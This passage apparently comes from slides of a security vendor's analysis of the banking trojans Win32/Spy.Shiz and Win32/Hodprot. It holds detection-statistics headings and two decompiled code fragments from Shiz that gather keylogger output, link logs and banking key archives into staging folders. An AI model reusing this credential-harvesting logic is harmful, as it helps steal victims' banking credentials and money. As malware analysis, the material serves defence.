
*Cloud data from Live Grid*



# Win32/Spy.Shiz: steal money

```
lpMem = sub_3D813B("IBANK", 0);
strcpy(&Source, PathName);
strcat(&Source, "ibank\\");
sub_3DACCCE(&Source);
strcpy(&Source, PathName);
strcat(&Source, "ibank\\");
SetCurrentDirectoryA(PathName);
strcpy(&NewFileName, &Source);
strcat(&NewFileName, "keylog.txt");
GetCurrentDirectoryA(260u, &FileName);
strcat(&FileName, L"\\");
strcat(&FileName, lpMem);
strcat(&FileName, ".zip");
DeleteFileA(&FileName);
sub_3D9DD2();
strcpy(&Dest, PathName);
strcat(&Dest, "keylog.txt");
CopyFileA(&Dest, &NewFileName, 0);
strcpy(&NewFileName, PathName);
strcat(&NewFileName, "ibank\\");
strcat(&NewFileName, "links.log");
strcpy(&Dest, PathName);
strcat(&Dest, "links.log");
CopyFileA(&Dest, &NewFileName, 0);
```

```
memset(&Dst, 0, 0x103u);
Sleep(0x9C40u);
strcpy(&PathName, ::PathName);
v1 = "inist\\";
strcat(&PathName, "inist\\");
CreateDirectoryA(&PathName, 0);
strcat(&PathName, "path.txt");
DeleteFileA(&PathName);
v2 = strlen(lpFileName);
sub_3D7323(&PathName, lpFileName, v2);
strcpy(&FileName, ::PathName);
strcat(&FileName, "inist\\");
CreateDirectoryA(&FileName, 0);
strcat(&FileName, "keys.zip");
if ( ~GetFileAttributesA(lpFileName) & 0x10 )
{
    for ( i = &lpFileName[strlen(lpFileName)]; *i != 92; --i )
        *i = 0;
}
SetCurrentDirectoryA(lpFileName);
v4 = OpenFile(&FileName);
```






# Win32/Hodprot

# Win32/Hodprot detection statistics by month


*Cloud data from Live Grid*

July 2010 – November 2011




# Win32/Hodprot detection statistics by country

*Cloud data from Live Grid*







# Win32/Spy.Shiz: statistics



# Win32/Spy.Shiz: statistics



# Win32/Spy.Shiz: statistics






